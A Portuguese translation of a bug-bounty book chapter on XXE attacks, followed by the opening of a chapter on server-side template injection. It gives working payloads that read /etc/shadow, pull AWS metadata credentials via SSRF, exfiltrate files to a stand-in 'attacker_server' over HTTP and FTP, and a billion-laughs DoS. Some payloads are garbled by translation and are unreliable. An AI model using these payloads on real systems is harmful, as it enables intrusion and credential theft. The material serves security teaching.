Por exemplo, digamos que um aplicativo da Web permita que os usuários carreguem seu próprio documento XML. O aplicativo analisará e exibirá o documento de volta para o usuário. Um usuário mal-intencionado pode carregar um documento como este para ler o arquivo */etc/shadow* no servidor, que é onde os sistemas Unix armazenam nomes de usuário e suas senhas criptografadas:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
1 <!ENTITY file SYSTEM "file:///etc/shadow">
]>
<exemplo>&file;</exemplo>
```

A análise desse arquivo XML fará com que o servidor retorne o conteúdo de */etc/shadow* porque o arquivo XML inclui */etc/shadow* por meio de uma entidade externa 1.

Ataques como esses são chamados de ataques de entidade externa XML, ou *XXE*s. Os aplicativos são vulneráveis a XXEs quando aceitam entrada XML fornecida pelo usuário ou passam a entrada do usuário em DTDs, que são então analisadas por um analisador XML, e esse analisador XML lê arquivos do sistema local ou envia solicitações internas ou externas especificadas na DTD.

Prevenção

A prevenção de XXEs consiste em limitar os recursos de um analisador XML. Primeiro, como o processamento de DTD é um requisito para os ataques XXE, você deve desativar o processamento de DTD nos analisadores XML, se possível. Se não for possível desativar completamente as DTDs, você poderá desativar as entidades externas, as entidades de parâmetro (abordadas em "Aumentando o ataque" na página 254) e as DTDs em linha (DTDs incluídas no documento XML). E para evitar DoS baseado em XXE, você pode limitar o tempo de análise e a profundidade de análise do analisador XML. Você também

pode desativar totalmente a expansão de entidades.

Os mecanismos para desativar o processamento de DTD e configurar o comportamento do analisador variam de acordo com o analisador XML em uso. Por exemplo, se você estiver usando o analisador XML padrão do PHP, precisará definir `libxml_disable_entity_loader` para TRUE para desativar o uso de entidades externas. Para obter mais informações sobre como fazer isso em seu analisador, consulte o OWASP Cheat Sheet em https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md.

Outro caminho que você pode seguir é a validação de entrada. Você pode criar uma lista de permissões para valores fornecidos pelo usuário que são passados para documentos XML ou higienizar dados potencialmente hostis em documentos XML, cabeçalhos ou nós. Como alternativa, você pode usar formatos de dados menos complexos, como JSON, em vez de XML, sempre que possível.

Nos XXEs clássicos (como o exemplo que mostrei em "Mecanismos" na página 249), os invasores exfiltram dados fazendo com que o aplicativo retorne dados em uma resposta HTTP. Se o servidor receber a entrada XML, mas não retornar o documento XML em uma resposta HTTP, os invasores poderão usar XXEs cegos para extraír dados. Os XXEs cegos roubam dados fazendo com que o servidor de destino faça uma solicitação de saída para o servidor do invasor com os dados roubados. Para evitar XXEs cegos, você pode não permitir o tráfego de rede de saída.

Por fim, você pode revisar rotineiramente seu código-fonte para detectar e corrigir vulnerabilidades XXE. E como muitos XXEs são introduzidos pelas dependências de um aplicativo em vez de seu código-fonte personalizado, você deve manter atualizadas todas as dependências em uso pelo seu aplicativo ou pelo sistema operacional subjacente.

Caça aos XXEs

Para encontrar XXEs, comece localizando as funcionalidades que são propensas a eles. Isso inclui qualquer lugar em que o aplicativo receba entrada direta de XML ou receba entrada que seja inserida em documentos XML que o aplicativo analisa.

Etapa 1: Localizar pontos de entrada de dados XML

Muitos aplicativos usam dados XML para transferir informações em mensagens HTTP. Para procurar esses pontos de extremidade, você pode abrir seu proxy e procurar o aplicativo de destino. Em seguida, localize documentos semelhantes a XML em mensagens HTTP procurando as estruturas em forma de árvore mencionadas anteriormente ou procurando a assinatura de um documento XML: a string "<?xml".

Fique atento também aos dados XML codificados no aplicativo. Às vezes, os aplicativos usam dados XML codificados em base64 ou URL para facilitar o transporte. Você pode encontrar esses pontos de entrada XML decodificando quaisquer blocos de dados que pareçam suspeitos. Por exemplo, um bloco de código XML codificado em base64 tende a começar com LD94bWw, que é a cadeia de caracteres codificada em base64 de "<?xml".

Além de procurar por XML em mensagens HTTP, você também deve procurar por recursos de upload de arquivos. Isso ocorre porque o XML forma a base de muitos

tipos de arquivos comuns. Se você puder fazer upload de um desses tipos de arquivo, poderá contrabandear a entrada de XML para o analisador de XML do aplicativo. O XML pode ser gravado em formatos de documentos e imagens como XML, HTML, DOCX, PPTX, XLSX, GPX, PDF, SVG e feeds RSS. Além disso, os metadados incorporados em imagens como arquivos GIF, PNG e JPEG são todos baseados em XML. Os serviços da Web SOAP também são baseados em XML. Falaremos mais sobre SOAP no Capítulo 24.

Além de procurar locais onde o aplicativo aceita dados XML por padrão, você pode tentar forçar o aplicativo a analisar os dados XML. Às vezes, os pontos de extremidade aceitam entradas de texto simples ou JSON por padrão, mas também podem processar entradas XML. Nos pontos de extremidade que aceitam outros formatos de entrada, você pode modificar o cabeçalho Content-Type da sua solicitação para um dos seguintes cabeçalhos:

Content-Type: text/xml
Content-Type: application/xml

Em seguida, tente incluir dados XML no corpo da solicitação. Às vezes, isso é tudo o que é necessário para que o aplicativo de destino analise sua entrada XML.

Por fim, alguns aplicativos recebem dados enviados pelo usuário e os incorporam em um documento XML no lado do servidor. Se suspeitar que isso está acontecendo, você pode enviar uma carga útil de teste XInclude para o endpoint, que apresento na etapa 5.

Etapa 2: Teste para Classic XXE

Depois de determinar que os endpoints podem ser usados para enviar dados XML, você pode começar a testar a presença das funcionalidades necessárias para ataques XXE. Isso geralmente envolve o envio de algumas cargas de pagamento XXE de tentativa e erro e a observação da resposta do aplicativo.

Se o aplicativo estiver retornando resultados do analisador, você poderá realizar um ataque XXE clássico, ou seja, poderá ler os arquivos vazados diretamente da resposta do servidor. Para procurar por XXEs clássicos, primeiro verifique se as entidades XML são interpretadas inserindo entidades XML na entrada XML e veja se ela é carregada corretamente:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY test SYSTEM "Olá!">
]>
<exemplo>&test;</exemplo>
```

Em seguida, teste se a palavra-chave SYSTEM pode ser usada ao tentar carregar um arquivo local:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY test SYSTEM "file:///etc/hostname">
]>
<exemplo>&test;</exemplo>
```

Quando a palavra-chave SYSTEM não funcionar, você pode substituí-la pela palavra-chave PUBLIC. Essa tag exige que você forneça um ID entre aspas após a palavra-chave PUBLIC. O analisador usa isso para gerar um URL alternativo para o valor da entidade. Para nossos propósitos, basta usar uma string aleatória em seu lugar:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY test PUBLIC "abc" "file:///etc/hostname">
]>
<exemplo>&test;</exemplo>
```

Em seguida, tente extrair alguns arquivos comuns do sistema. Você pode começar com os arquivos */etc/hostname* e */etc/passwd*, por exemplo. Outro arquivo que gosto de extrair usando XXEs é o *.bash_history*. Esse arquivo geralmente está localizado no diretório inicial de cada usuário (*~/.bash_history*) e contém uma lista de comandos executados anteriormente. Ao ler esse arquivo, muitas vezes é possível descobrir informações interessantes, como URLs internos, endereços IP e locais de arquivos. Os arquivos ou caminhos comuns do sistema mencionados aqui podem ser restritos, portanto, não desista se os primeiros arquivos que tentar ler não forem exibidos.

Etapa 3: Teste para Blind XXE

Se o servidor receber a entrada XML, mas não retornar o documento XML em uma resposta HTTP, você poderá testar um XXE cego. Em vez de ler arquivos da resposta do servidor, a maioria dos ataques XXE cegos rouba dados fazendo com que o servidor de destino faça uma solicitação ao servidor do invasor com as informações exfiltradas.

Primeiro, você precisa se certificar de que o servidor pode fazer conexões de saída fazendo com que o destino faça uma solicitação ao seu servidor. Você pode configurar um ouvinte de retorno de chamada seguindo as instruções do Capítulo 13. O processo de configuração de um ouvinte para descobrir XXEs é o mesmo da configuração para encontrar SSRFs. Tente fazer com que uma entidade externa carregue um recurso em seu computador. Para contornar restrições comuns de firewall, teste primeiro com as portas 80 e 443, pois o firewall do destino pode não permitir conexões de saída em outras portas:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY test SYSTEM "http://attacker_server:80/xxe_test.txt">
]>
<exemplo>&test;</exemplo>
```

Em seguida, você pode pesquisar os logs de acesso do seu servidor e procurar uma solicitação para esse arquivo específico. Nesse caso, você procurará uma solicitação GET para o arquivo *xxe_test.txt*. Depois de confirmar que o servidor pode fazer solicitações de saída, você pode tentar exfiltrar arquivos usando as técnicas abordadas nas próximas seções.

Etapa 4: incorporar cargas úteis XXE em diferentes tipos de arquivos

Além de testar a existência de XXEs nos corpos das solicitações HTTP, você pode tentar fazer upload de arquivos que contenham cargas úteis XXE para o servidor. Os pontos de extremidade de upload de arquivos e os analisadores de arquivos geralmente não são protegidos pelos mesmos mecanismos de proteção XXE que os pontos de extremidade regulares. E ocultar suas cargas úteis XXE em diferentes tipos de arquivo significa que você poderá fazer upload de suas cargas úteis mesmo que o aplicativo restrinja o tipo de arquivo que pode ser carregado.

Esta seção apresenta apenas alguns exemplos de como incorporar pay- loads XXE em vários tipos de arquivos. Você deve conseguir encontrar mais exemplos pesquisando na Internet.

Para incorporar uma carga útil XXE em uma imagem SVG, primeiro é necessário abrir a imagem como um arquivo de texto. Veja esta imagem SVG de um círculo azul, por exemplo:

```
<svg width="500" height="500">
  <circle cx="50" cy="50" r="40" fill="blue" />
</svg>
```

Insira o payload XXE adicionando um DTD diretamente no arquivo e referenciando a entidade externa na imagem SVG. Em seguida, você pode salvar o arquivo como um arquivo .svg e carregá-lo no servidor:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
  <!ENTITY test SYSTEM "file:///etc/shadow">
]>
<svg width="500" height="500">
  <circle cx="50" cy="50" r="40" fill="blue" />
  <text font-size="16" x="0" y="16">&test;</text>
</svg>
```

Os documentos do Microsoft Word (arquivos *.docx*), as apresentações do PowerPoint (arquivos *.pptx*) e as planilhas do Excel (arquivos *.xlsx*) são arquivos que contêm arquivos XML, portanto, você também pode inserir cargas úteis XXE neles. Para isso, primeiro você deve descompactar o arquivo do documento. Por exemplo, usei o software Unarchiver em um Mac para extrair os arquivos. Você verá algumas pastas contendo arquivos XML (Figura 15-1).




Figura 15-1: Ao desarquivar um arquivo DOCX, você verá algumas pastas contendo arquivos XML.

Em seguida, você pode simplesmente inserir sua carga útil em `/word/document.xml`, `/ppt/presentation.xml`, ou `/xl/workbook.xml`. Por fim, reempacote os arquivos no formato `.docx`, `.pptx` ou `.xlsx`.

Você pode fazer isso entrando na pasta não arquivada e executando o comando `zip -r filename.format *`. O utilitário de linha de comando zip arquiva arquivos. A opção `-r` diz ao zip para arquivar recursivamente os arquivos nos diretórios, `filename`

`format` informa ao zip qual deve ser o nome do arquivo arquivado e `*` informa ao zip para arquivar todos os arquivos no diretório atual. Nesse caso, você pode executar esses comandos para criar um novo arquivo DOCX:

exemplo de cd

`zip -r novo_exemplo.docx *`

Você deverá ver o documento reempacotado aparecer no diretório atual.

Etapa 5: teste para ataques de XInclude

Às vezes, não é possível controlar todo o documento XML ou editar a DTD de um documento XML. Mas ainda é possível explorar uma vulnerabilidade XXE se o aplicativo de destino pegar a entrada do usuário e inseri-la em documentos XML no backend.

Nessa situação, talvez você possa executar um ataque de XInclude. *O XInclude* é um recurso XML especial que cria um documento XML separado a partir de uma única tag XML denominada `xi:include`. Se você puder controlar até mesmo uma única parte de dados não higienizados passados para um documento XML, poderá realizar um ataque de XInclude dentro desse valor.

Para testar ataques de XInclude, insira a seguinte carga útil no ponto de entrada de dados e veja se o arquivo que você solicitou é enviado de volta no corpo da resposta:

```
<exemplo xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include parse="text" href="file:///etc/hostname"/>
</exemplo>
```

Esse trecho de código XML faz duas coisas. Primeiro, ele faz referência ao namespace `http://www.w3.org/2001/XInclude` para que possamos usar o elemento `xi:include`. Em seguida, ele usa esse elemento para analisar e incluir o arquivo `/etc/hostname` no documento XML.

Aumentando o ataque

O que você pode conseguir com uma vulnerabilidade XXE depende das permissões concedidas ao analisador XML. Geralmente, você pode usar XXEs para acessar e exfiltrar arquivos de sistema, código-fonte e listagens de diretórios no computador local. Você também pode usar os XXEs para realizar ataques SSRF para verificar a porta da rede do alvo, ler arquivos na rede e acessar recursos que estão ocultos por trás de um firewall. Por fim, os invasores às vezes usam XXEs para lançar ataques DoS.

Leitura de arquivos

Para ler arquivos locais usando uma vulnerabilidade XXE, coloque o caminho do arquivo local na DTD do arquivo XML analisado. Os arquivos locais podem ser acessados usando o esquema de URL `file://` seguido pelo caminho do arquivo na máquina. Essa carga fará com que o analisador XML retorne o conteúdo do arquivo `/etc/shadow` no servidor:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY file SYSTEM "file:///etc/shadow">
]>
<exemplo>&file;</exemplo>
```

Lançamento de um SSRF

Além de recuperar arquivos do sistema, você pode usar a vulnerabilidade XXE para lançar ataques SSRF contra a rede local. Por exemplo, você pode iniciar uma varredura de porta trocando o URL da entidade externa por portas diferentes no computador de destino. Isso é semelhante à técnica de varredura de portas mencionada no Capítulo 13, em que você pode determinar o status de uma porta analisando as diferenças nas respostas do servidor:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY file SYSTEM "http://10.0.0.1:80">
]>
<exemplo>&file;</exemplo>
```

Você também pode usar um XXE para iniciar um SSRF para extrair metadados de instância, como falamos no Capítulo 13. Esse payload fará com que o analisador retorne metadados do AWS:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY file SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">
]>
<exemplo>&file;</exemplo>
```

Ao tentar visualizar dados não intencionais como esses, você deve procurar os dados exfiltrados inspecionando o código-fonte da página (clique com o botão direito do mouse na página e clique em **Exibir fonte**) ou a resposta HTTP diretamente, em vez de visualizar a página HTML renderizada pelo navegador, pois o navegador pode não renderizar a página corretamente.

Obviamente, o que você pode fazer com um SSRF baseado em XXE não se limita apenas à varredura da rede e à recuperação de metadados de instância. Você também pode usar as informações coletadas para se concentrar em serviços internos. Para obter mais ideias sobre como explorar os SSRFs, consulte o Capítulo 13.

Uso de XXEs cegos

Às vezes, o aplicativo não retorna os resultados da análise de XML para o usuário. Nesse caso, ainda é possível exfiltrar dados para um servidor que você controla, forçando o analisador XML a fazer uma solicitação externa com os dados desejados no URL da solicitação - os ataques XXE cegos mencionados anteriormente. Em seguida, você pode monitorar os logs do servidor para recuperar os dados exfiltrados. Neste ponto, você pode pensar que a carga útil de um XXE cego se parece com isto:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY file SYSTEM "file:///etc/shadow">
    <!ENTITY exfiltrate SYSTEM "http://attacker_server/?&file">
]>
<exemplo>&exfiltrado;</exemplo>
```

Essa carga destina-se a exfiltrar o arquivo `/etc/shadow` no servidor, fazendo uma solicitação ao servidor do invasor com o conteúdo do arquivo em um parâmetro de URL. O payload primeiro define um arquivo de entidade externa que contém o conteúdo do arquivo local `/etc/shadow`. Em seguida, ele faz uma solicitação ao servidor do invasor com o conteúdo desse arquivo no parâmetro de URL da solicitação.

No entanto, esse ataque provavelmente não funciona, porque a maioria dos analisadores não permite que entidades externas sejam incluídas em outras entidades externas. E os analisadores parariam de processar a DTD quando encontrassem essa linha:

`<!ENTITY exfiltrate SYSTEM "http://attacker_server/?&file">`. Portanto, a exfiltração de dados usando um XXE cego é um pouco mais complicada do que em um XXE clássico.

Felizmente, as DTDs XML têm um recurso chamado *entidades de parâmetro* que podemos usar em seu lugar. As entidades de parâmetro são entidades XML que podem ser referenciadas somente em outro lugar dentro da DTD. Elas são declaradas e referenciadas com um caractere de porcentagem (%). Por exemplo, o payload XXE cego que apresentei anteriormente pode ser reescrito da seguinte forma:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY % file SYSTEM "file:///etc/shadow"> 1
    <!ENTITY % ent "<!ENTITY &#x25; exfiltrate SYSTEM 'http://attacker_server/?%file;'>"> 2
    %ent;
    %exfiltrado;
]>
```

Essa DTD primeiro declara uma entidade de parâmetro chamada `file` que contém o conteúdo do arquivo `/etc/shadow` 1. Em seguida, declara uma entidade de parâmetro chamada `ent` que contém uma declaração dinâmica de outra entidade de parâmetro chamada `exfiltrate` 2. `%` é a versão codificada em hexadecimal do sinal de porcentagem (%).

Dependendo do seu alvo, a codificação hexadecimal às vezes é necessária para caracteres especiais em declarações dinâmicas. A entidade `exfiltrada`

aponta para o servidor do invasor com o conteúdo de */etc/shadow* no parâmetro URL.

Por fim, o DTD faz referência a `ent` para declarar a entidade exfiltrate e, em seguida, faz referência a exfiltrate para acionar a solicitação de saída.

Mas se você tentar carregar essa carga útil em um destino, poderá perceber que ela não funciona. Isso ocorre porque, de acordo com as especificações XML, as entidades de parâmetro são tratadas de forma diferente em DTDs inline (DTDs dentro do documento XML especificado na tag DOCTYPE) e DTDs externas (uma DTD separada hospedada em outro lugar). Nas DTDs inline, as entidades de parâmetro não podem ser referenciadas em marcações, portanto, esta linha não funcionaria: `<!ENTITY %> exfiltrate SYSTEM 'http://attacker_server/?%file;';>`, enquanto nas DTDs externas não existe essa restrição.

Para exfiltrar dados por meio de um XXE cego, você precisa superar essa restrição hospedando um DTD externo em seu servidor. Tente hospedar um arquivo chamado `xxe.dtd` em seu servidor:

```
<!ENTITY % file SYSTEM "file:///etc/shadow">
<!ENTITY % ent "<!ENTITY %> exfiltrate SYSTEM 'http://attacker_server/?%file;';>">
%ent;
%exfiltrado;
```

Em seguida, faça com que o analisador de destino interprete sua DTD, especificando-a em uma entidade de parâmetro e fazendo referência a essa entidade:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY % xxe SYSTEM "http://attacker_server/xxe.dtd">
    %xxe;
]>
```

Dessa forma, o servidor de destino analisará o arquivo XML enviado e perceberá que uma entidade de parâmetro está fazendo referência a um arquivo externo. Em seguida, o servidor de destino recuperará e analisará essa DTD externa, de modo que sua carga útil será executada e o destino enviará os dados exfiltrados de volta ao seu servidor. Aqui, estamos exfiltrando o conteúdo do arquivo `/etc/shadow` como um parâmetro de URL em uma solicitação ao servidor do invasor.

Observe que, nesse ataque, usamos apenas entidades de parâmetro e não usamos entidades externas! Se o analisador bloquear entidades externas ou limitar o referenciamento de entidades para proteger contra XXE, você também poderá usar essa técnica. No entanto, essa estratégia pode exfiltrar apenas uma única linha do arquivo de destino, porque o caractere de nova linha (`\n`) nos arquivos de destino interromperá o URL de saída e poderá até mesmo causar falha na solicitação HTTP.

Uma maneira mais fácil de exfiltrar dados por meio de um XXE cego é forçar o analisador a retornar uma mensagem de erro descritiva. Por exemplo, você pode induzir um erro de arquivo não encontrado fazendo referência a um arquivo inexistente como o valor de uma entidade externa. Sua DTD externa pode ser reescrita da seguinte forma:

```
<!ENTITY % file SYSTEM "file:///etc/shadow">
<!ENTITY % ent "<!ENTITY %> error SYSTEM 'file:///nonexistent/?%file;';>">
%ent;
```

%erro;

Observe que inclui o conteúdo de `/etc/shadow` no parâmetro URL do caminho de arquivo inexistente. Em seguida, você pode enviar a mesma carga útil ao alvo para acionar o ataque:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY % xxe SYSTEM "http://attacker_server/xxe.dtd">
    %xxe;
]>
```

Essa DTD mal-intencionada fará com que o analisador forneça os conteúdos de arquivo desejados como um erro de arquivo não encontrado:

```
java.io.FileNotFoundException: file:///nonexistent/FILE CONTENTS OF /etc/shadow
```

Realização de ataques de negação de serviço

Outra maneira possível de os invasores explorarem as vulnerabilidades do XML é lançar ataques de negação de serviço, que interrompem a máquina para que os usuários legítimos não possam acessar seus serviços. Observe que você nunca deve tentar fazer isso em um alvo ativo! Testar o DoS em um alvo ativo pode causar perdas financeiras à organização e geralmente é contra as políticas de recompensa por bugs das empresas:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ELEMENT example ANY>
    <!ENTITY lol "&lol;">
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<exemplo>&lol9;</exemplo>
```

Esse payload incorpora entidades dentro de entidades, fazendo com que o analisador XML desreferencie recursivamente as entidades para chegar ao valor da entidade raiz `lol`. Cada entidade `lol9` seria expandida em 10 valores `lol8`, e cada um deles se tornaria 10 `lol7`s, e assim por diante. Eventualmente, um único `lol9` será expandido em um bilhão de `lols`. Isso sobrecarregará a memória do analisador XML, o que pode causar uma falha.

Esse método de ataque também é chamado de *ataque de bilhões de risadas* ou *bomba XML*. O exemplo aqui foi extraído da Wikipedia, onde você pode ler mais sobre o ataque: <https://en.wikipedia.org/wiki/BillionLaughsAttack>. É interessante notar que, embora esse ataque seja frequentemente classificado como um ataque XXE, ele não envolve o uso de nenhuma entidade externa!

Mais sobre a exfiltração de dados usando XXEs

A exfiltração de dados XXE se torna mais complicada se o analisador for reforçado contra ataques XXE e se você estiver tentando ler arquivos de formatos específicos. Mas sempre há mais maneiras de contornar as restrições!

Às vezes, você desejará filtrar arquivos que contenham caracteres especiais de XML, como colchetes angulares (<>), aspas (" ou ') e o E comercial (&). O acesso direto a esses arquivos por meio de um XXE quebraria a sintaxe do seu DTD e interferiria na exfiltração. Felizmente, o XML já tem um recurso que lida com esse problema. Em um arquivo XML, os caracteres contidos nas tags CDATA (dados de caracteres) não são vistos como caracteres especiais. Assim, por exemplo, se você estiver exfiltrando um arquivo XML, poderá reescrever sua DTD externa maliciosa da seguinte forma:

```
1 <!ENTITY % file SYSTEM "file:///passwords.xml">
2 <!ENTITY % start "<![CDATA["
3 <!ENTITY % end "]]>">
4 <!ENTITY % ent "<!ENTITY &#x25; exfiltrate 'http://attacker_server/?%start;%file;%end;';>">
    %ent;
    %exfiltrado;
```

Essa DTD primeiro declara uma entidade de parâmetro que aponta para o arquivo que você deseja ler 1. Ela também declara duas entidades de parâmetro que contêm as cadeias de caracteres "<![CDATA[" e "]]>" 2 3. Em seguida, ele constrói um URL de exfiltração que não quebrará a sintaxe da DTD, envolvendo o conteúdo do arquivo em uma tag CDATA 4. A declaração de entidade exfiltrada concatenada se tornará a seguinte:

```
<!ENTITY % exfiltrate 'http://attacker_server/?<![CDATA[CONTENTS_OF_THE_FILE]]>'>
```

Você pode ver que nossas cargas úteis estão ficando complicadas rapidamente. Para evitar a introdução acidental de erros de sintaxe na carga útil, você pode usar uma ferramenta como o XmlLint (<https://xmlint.com/>) para garantir que a sintaxe do XML seja válida.

Por fim, envie sua carga útil XML usual para o alvo para executar o ataque:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE example [
    <!ENTITY % xxe SYSTEM "http://attacker_server/xxe.dtd">
    %xxe;
]>
```

Outra forma de exfiltrar arquivos com caracteres especiais é usar um wrapper de URL PHP. Se o alvo for um aplicativo baseado em PHP, os wrappers PHP permitem converter os dados desejados no formato base64 para que você possa usá-los para ler arquivos XML ou até mesmo arquivos binários:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/shadow">
<!ENTITY % ent "<!ENTITY &#x25; exfiltrate SYSTEM 'http://attacker_server/?%file;';>">
%ent;
%exfiltrado;
```

O protocolo de transferência de arquivos (FTP) também pode ser usado para enviar dados diretamente, ignorando as restrições de caracteres especiais. O HTTP tem muitas restrições de caracteres especiais e, normalmente, restringe o comprimento do URL. Usar o FTP é uma maneira fácil de contornar isso. Para usá-lo, você precisa executar um servidor FTP simples em seu computador e modificar sua DTD maliciosa de acordo. Usei o script simples de servidor Ruby em <https://github.com/ONsec-Lab/scripts/blob/master/xxe-ftp-server.rb>:

```
<!ENTITY % file SYSTEM "file:///etc/shadow">
<!ENTITY % ent "<!ENTITY &#x25; exfiltrate SYSTEM
1 'ftp://attacker_server:2121/?%file;';>">
%ent;
%exfiltrado;
```

Estamos usando a porta 2121 aqui porque o servidor Ruby FTP que estamos usando é executado na porta 2121, mas a porta correta a ser usada depende de como você executa seu servidor 1.

Encontrando seu primeiro XXE!

Agora que você entende os conceitos básicos do ataque XXE, tente encontrar sua própria vulnerabilidade XXE em um alvo real. Siga as etapas abordadas neste capítulo para maximizar suas chances de sucesso:

1. Encontre pontos de entrada de dados que você possa usar para enviar dados XML.
2. Determine se o ponto de entrada é um candidato a um XXE clássico ou cego. O ponto de extremidade pode ser vulnerável ao XXE clássico se ele retornar os dados XML analisados na resposta HTTP. Se o ponto de extremidade não retornar resultados, ele ainda pode estar vulnerável ao blind XXE, e você deve configurar um ouvinte de retorno de chamada para seus testes.
3. Experimente algumas cargas úteis de teste para ver se o analisador está configurado incorretamente. No caso dos XXEs clássicos, você pode verificar se o analisador está processando entidades externas. No caso de XXEs cegos, você pode fazer com que o servidor envie solicitações ao seu ouvinte de retorno de chamada para ver se é possível acionar a interação de saída.
4. Se o analisador XML tiver as funcionalidades que o tornam vulnerável a ataques XXE, tente exfiltrar um arquivo de sistema comum, como `/etc/hostname`.
5. Você também pode tentar recuperar alguns arquivos de sistema mais confidenciais, como `/etc/shadow` ou `~/.bash_history`.
6. Se não for possível exfiltrar o arquivo inteiro com um payload XXE simples, tente usar um método alternativo de exfiltração de dados.
7. Veja se você consegue lançar um ataque SSRF usando o XXE.
8. Elabore seu primeiro relatório XXE e envie-o para a empresa!

16

INJEÇÃO DE M E C A N I S M O S



Os mecanismos de modelos são um tipo de software usado para determinar a aparência de uma página da Web.

Os desenvolvedores geralmente ignoram os ataques direcionados a esses mecanismos, chamados de *injeções de modelos no lado do servidor*.

(*SSTIs*), mas podem levar a consequências graves, como a execução remota de código. Elas se tornaram mais comuns nos últimos anos, com exemplos encontrados nos aplicativos de organizações como Uber e Shopify.

Neste capítulo, vamos nos aprofundar nos mecanismos dessa vulnerabilidade, concentrando-nos nos aplicativos Web que usam o mecanismo de modelo *Jinja2*. Depois de confirmar que podemos enviar injeções de modelo para o aplicativo, aproveitaremos os truques de evasão de sandbox do Python para executar comandos do sistema operacional no servidor.

A exploração de vários mecanismos de modelos exigirá sintaxe e métodos diferentes, mas este capítulo deve lhe dar uma boa introdução aos princípios úteis para encontrar e explorar vulnerabilidades de injeção de modelos em qualquer sistema.

Mecanismos

Para entender como as injeções de modelo funcionam, você precisa entender os mecanismos dos mecanismos de modelo que elas visam. Em termos simples, os mecanismos de modelo combinam dados de aplicativos com modelos da Web para produzir páginas da Web. Esses modelos da Web, escritos em linguagens de modelo, como Jinja, fornecem aos desenvolvedores uma maneira de especificar como uma página deve ser renderizada. Juntos, os modelos da Web e os mecanismos de modelos permitem que os desenvolvedores separem a lógica do aplicativo no lado do servidor e o código de apresentação no lado do cliente durante o desenvolvimento da Web.

Mecanismos de modelo

Vamos dar uma olhada no Jinja, uma linguagem de modelo para Python. Aqui está um arquivo de modelo escrito em Jinja. Armazenaremos esse arquivo com o nome *example.jinja*:

```
<html>
  <body>
1 <h1>{{ list_title }}</h1>
  <h2>{{ list_description }}</h2>
2 {% for item in item_list %}
    {{ item }}
    {% if not loop.last %}, {% endif %}
  {% endfor %}
</body>
</html>
```

Como você pode ver, esse arquivo de modelo se parece com HTML normal. Entretanto, ele contém uma sintaxe especial para indicar o conteúdo que o mecanismo de modelo deve interpretar como código de modelo. No Jinja, qualquer código cercado por colchetes duplos {{ }} deve ser interpretado como uma expressão Python, e o código cercado por pares de colchetes e sinais de porcentagem {% %} deve ser interpretado como uma instrução Python.

Nas linguagens de programação, uma *expressão* é uma variável ou uma função que retorna um valor, enquanto uma *instrução* é um código que não retorna nada. Aqui, você pode ver que o modelo primeiro incorpora as expressões *list_title* e *list_description* nas tags de cabeçalho HTML 1. Em seguida, ele cria um loop para renderizar todos os itens da variável *item_list* no corpo do HTML 2.

Agora o desenvolvedor pode combinar o modelo com o código Python para criar a página HTML completa. O trecho de código Python a seguir lê o arquivo de modelo de *example.jinja* e gera uma página HTML dinamicamente fornecendo ao mecanismo de modelo os valores a serem inseridos no modelo:

```
from jinja2 import Template
with open('example.jinja') as f: 1
tmpl = Template(f.read())
```

```
print(tmpl.render( 2
    list_title = 3 "Conteúdo do capítulo",
    list_description = 4 "Aqui está o conteúdo do capítulo 16.",
    item_list = 5 ["Mecanismos de injeção de modelo", "Prevenção de injeção de modelo", "Busca por injeção de
modelo", \
